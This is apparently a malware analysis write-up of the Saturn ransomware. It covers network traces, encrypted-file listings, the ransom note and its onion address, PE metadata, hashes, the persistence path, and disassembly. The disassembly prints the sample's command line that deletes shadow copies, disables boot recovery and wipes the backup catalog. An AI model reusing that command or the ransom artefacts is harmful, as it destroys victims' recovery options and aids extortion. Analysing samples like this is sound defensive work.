
PROCESS FLOW




```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.161      TO IP ADDRESS 204.79.197.200
        PORT INFORMATION (52798, 80)
        SEQUENCE INFORMATION (770974014, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 204.79.197.200      TO IP ADDRESS 172.16.177.161
        PORT INFORMATION (80, 52798)
        SEQUENCE INFORMATION (1694968728, 770974015)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.161      TO IP ADDRESS 204.79.197.200
        PORT INFORMATION (52798, 80)
        SEQUENCE INFORMATION (770974015, 1694968729)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.161      TO IP ADDRESS 204.79.197.200
        PORT INFORMATION (52798, 80)
        SEQUENCE INFORMATION (770974015, 1694968729)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (376)
    47 45 54 20 2F 66 61 76 69 63 6F 6E 2E 69 63 6F     GET /favicon.ico
    20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70      HTTP/1.1..Accep
    74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 45    t: */*..Accept-E
    6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64    ncoding: gzip, d
    65 66 6C 61 74 65 0D 0A 55 73 65 72 2D 41 67 65    eflate..User-Age
    6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20    nt: Mozilla/4.0
    28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49    (compatible; MSI
    45 20 38 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E    E 8.0; Windows N
    54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72    T 6.1; WOW64; Tr
    69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32    ident/4.0; SLCC2
    3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35    ; .NET CLR 2.0.5
    30 37 32 37 3B 20 2E 4E 45 54 20 43 4C 52 20 33    0727; .NET CLR 3
    2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43    .5.30729; .NET C
    4C 52 20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65    LR 3.0.30729; Me
    64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E    dia Center PC 6.
    30 3B 20 49 6E 66 6F 50 61 74 68 2E 33 3B 20 2E    0; InfoPath.3; .
    4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30    NET4.0C; .NET4.0
    45 29 0D 0A 48 6F 73 74 3A 20 77 77 77 2E 62 69    E)..Host: www.bi
    6E 67 2E 63 6F 6D 0D 0A 43 6F 6E 6E 65 63 74 69    ng.com..Connecti
    6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A    on: Keep-Alive..
    0D 0A                                              ..
```


```
        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (608)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D     HTTP/1.1 200 OK.
    0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20    .Cache-Control:
    70 75 62 6C 69 63 2C 20 6D 61 78 2D 61 67 65 3D    public, max-age=
    31 35 35 35 32 30 30 30 0D 0A 43 6F 6E 74 65 6E    15552000..Conten
    74 2D 4C 65 6E 67 74 68 3A 20 32 33 37 0D 0A 43    t-Length: 237..C
    6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 69 6D 61    ontent-Type: ima
    67 65 2F 78 2D 69 63 6F 6E 0D 0A 4C 61 73 74 2D    ge/x-icon..Last-
    4D 6F 64 69 66 69 65 64 3A 20 54 75 65 2C 20 32    Modified: Tue, 2
    30 20 46 65 62 20 32 30 31 38 20 30 30 3A 35 31    0 Feb 2018 00:51
    3A 31 34 20 47 4D 54 0D 0A 56 61 72 79 3A 20 41    :14 GMT..Vary: A
    63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 0D 0A    ccept-Encoding..
    58 2D 4D 53 45 64 67 65 2D 52 65 66 3A 20 52 65    X-MSEdge-Ref: Re
    66 20 41 3A 20 34 37 37 41 44 36 46 43 34 43 43    f A: 477AD6FC4CC
    34 34 30 34 34 38 42 43 30 36 46 32 46 46 37 31    440448BC06F2FF71
    36 34 44 35 46 20 52 65 66 20 42 3A 20 46 52 41    64D5F Ref B: FRA
    45 44 47 45 30 33 31 36 20 52 65 66 20 43 3A 20    EDGE0316 Ref C:
    32 30 31 38 2D 30 32 2D 32 30 54 31 37 3A 32 34    2018-02-20T17:24
    3A 35 36 5A 0D 0A 44 61 74 65 3A 20 54 75 65 2C    :56Z..Date: Tue,
    20 32 30 20 46 65 62 20 32 30 31 38 20 31 37 3A     20 Feb 2018 17:
    32 34 3A 35 36 20 47 4D 54 0D 0A 0D 0A 89 50 4E    24:56 GMT.....PN
    47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00    G........IHDR...
    10 00 00 00 10 04 03 00 00 00 ED DD E2 52 00 00    ............R..
    00 01 73 52 47 42 00 AE CE 1C E9 00 00 00 04 67    ..sRGB.........g
    41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 00 09 70    AMA......a.....p
    48 59 73 00 00 0E C3 00 00 0E C3 01 C7 6F A8 64    HYs..........o.d
    00 00 00 2D 50 4C 54 45 0C 84 84 1B 8C 8C 28 92    ...-PLTE......(.
    92 35 99 99 58 AA AA 68 B2 B2 7F BE BE 8E C6 C6    .5..X..h.......
    9C CD CD AA D4 D4 C3 E0 E0 D0 E8 E8 E2 F0 F0 F2    ................
    F9 F9 FF FF FF 4A 34 CB 49 00 00 00 49 49 44 41    .....J4.I...IIDA
    54 08 5B 63 60 80 03 26 03 28 83 ED 84 00 94 F1    T.[c`?.&.(......
```

```
========================== (UDURRANI) ================================
(TERM) RST PACKET SENT FROM 172.16.177.161      TO IP ADDRESS 204.79.197.200
        PORT INFORMATION (52798, 80)
        SEQUENCE INFORMATION (770974337, 1694969283)

        |URG:0 | ACK:1 | PSH:0 | RST:1 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......
```

FILES ENCRYPTED AND EXTENSION CHANGED TO *.SATURN

```
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#DECRYPT_MY_FILES#.html ** 983
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#DECRYPT_MY_FILES#.txt ** 407
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#KEY-efd3d6bb285aa27a0eeeadb3d52558d8.KEY ** 256
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\AEmpire.xlsm.saturn ** 14848
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\Book1.xlsm.saturn ** 12400
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\s.doc.saturn ** 1372096
```



RANSOM_PAGE

SATURN

Your documents, photos, databases, and other important files have been encrypted!

To Decrypt your files follow these instructions:

1. Download and Install Tor Browser from https://www.torproject.org/

2. Run the browser

3. In the Tor Browser, open website:

http://su34pwhpcafeiztt.onion

4. Follow the instructions at this website

LAST BUT NOT LEAST, FOR A HAPPY ENDING, SOUND EFFECTS WERE ADDED VIA VBS SAVE THE FOLLOWING SCRIPT AS .VBS AND RUN IT

```
Set C = CreateObject("SAPI.SpVoice")
C.Speak "Attention! Attention!"
For i = 1 to 4
C.Speak "Your documents, photos, databases and other important files have been encrypted!
"
Next
```

BINARY INFO

```
MG-Structure :                          MZ(Mark Zbikowski)
HeaderOffsetVal :                       00000004
StackSeg :                              00000000
Stack* :                                000000b8
CkS :                                   00000000
Instr* :                                00000000
HeaderAdd :                             00000108
*************************************************************************

## FILE_TYPE => PE

    +               i386 ...
    +               EXE ,
    +               Wed Feb 14 22:19:14 2018
    +               5
    +               0x400000 <- Base*
    +               GUI
    +               (32B)
    +               211968 <- CS
    +               0x1000 <- CoseBase*
*************************************************************************

    *               .text:
    *               .text: (X), (R),
    *               .rdata:
    *               .rdata: I, (R),
    *               .data:
    *               .data: I, (R), (W),
```

32 BIT Binary, Compiled on Feb 14

HASHES

9E87F069DE22CEAC029A4AC56E6305D2DF54227E6B0F0B3ECAD52A01FBADE021
AD787AEE4FA7A2BEAB8269AC61572021CDC9E044639B1BEE49D94700D09212F5

LINK FILE (475 Bytes shortcut)

\Users\foo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\5zy4hsui.lnk

CODE

```
mov         dword [ebp+var_34], 0x442418                        // "runas"
mov         dword [ebp+var_30], 0x442420                        // "cmd.exe"
mov         dword [ebp+var_2C], 0x442428                        // "/C vssadmin.exe delete shadows /all /quiet & wmic.exe s
hadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no &
wbadmin delete catalog -quiet"
mov         dword [ebp+var_28], 0x0
mov         dword [ebp+var_24], 0x0
call        dword [imp_ShellExecuteExA]                         // ShellExecuteExA
```

```
ShellExecuteExA)(&_var_)      // SHOULD RETURN 0x0
```

```
CreateProcessW ( "C:\Windows\System32\cmd.exe", ""C:\Windows\System32\cmd.exe" /C vssadmin.exe delete
shadows /all /quiet & wmic.exe shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet", NULL, NULL, FALSE,
CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT |
EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Users\foo\Desktop", .., .. );
```

PAYLOAD.exe		2,504 K	16,756 K
cmd.exe	Susp...	1,472 K	128 K

```
db          "-----BEGIN PUBLIC KEY-----MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAm/W2C6rMwtDNG/RsSKr3D4OviH3FZT8IP79h7GYR
ACC5QhJ1CRkACFE+i2wVP7VnykyD+nW0WR9+3OY8NLUqDolutAUtBGYbYdUODPZ8Mzc1+CM1WMRTv8n18MexxOsfRU3pcC94vho/OCqNbqf6EV7GQwBC5aYzKv
mWLoXw+PEzycreMFcQVYvc…", 0 ;
00441f60          db          "xxqxCkxsuWcWRfrOM04AsGtKb35Iitp1JDOkT70ys8TvyHVx58OP/0TClC2DtivuYbjeqU2F6CmmRD1J0bsC+Lc2U2hjj2
UFsefPhvw+toXWrnPzafJ2jkFDFK4v7ToVDaU5KEhqGTDz/H+qv51SglgcVcvQIDAQAB-----END PUBLIC KEY-----", 0
push        0x441e60
call        dword [imp_CryptStringToBinaryA]
```

StartAddress → 004479b0

```
db          "<html>\r\n<title>S A T U R N</title>\r\n<center>\r\n <body>\r\n <h1>S A T U R N</h1>\r\n <h4>Your documents, photos, databases, and other important files have been
encrypted!</h4>\r\n <br /> To Decrypt your files follow these instructions:\r\n <br />\r\n  <div>\r\n <h4>1. D…", 0 ; DATA XREF=sub_4082e0+3074
db          "ownload and Install Tor Browser from <a href=https://www.torproject.org/>https://www.torproject.org/</a></h4>\r\n <br />\r\n <h4>2. Run the browser</h4>\r\n <br /
>\r\n  <h4>3. In the Tor Browser, open website:</h3>\r\n  <div style=\"background-color: #d9d9d9; margin-…", 0
db          "left: 20px; margin-right: 20px; padding-bottom: 8px; padding-left: 8px; padding-right: 8px; padding-top: 8px;\">\r\n</a><b>http://su34pwhpcafeiztt.onion</b><br/
>\r\n</div> \r\n <h4>4. Follow the instructions at this website</h4>\r\n </div>\r\n </body>\r\n</center>\r\n</h…", 0
db          "tml>\r\n<style>\r\n html {\r\n background-color: white;\r\n font-family: Helvetica, sans-serif;\r\n }\r\n \r\n div {\r\n background-color: #f2f2f2;\r\n width: 80:
\r\n padding: 25px;\r\n margin: 25px;\r\n overflow:hidden;\r\n }\r\n</style>\r\n", 0
```

IP INFO

204.79.197.200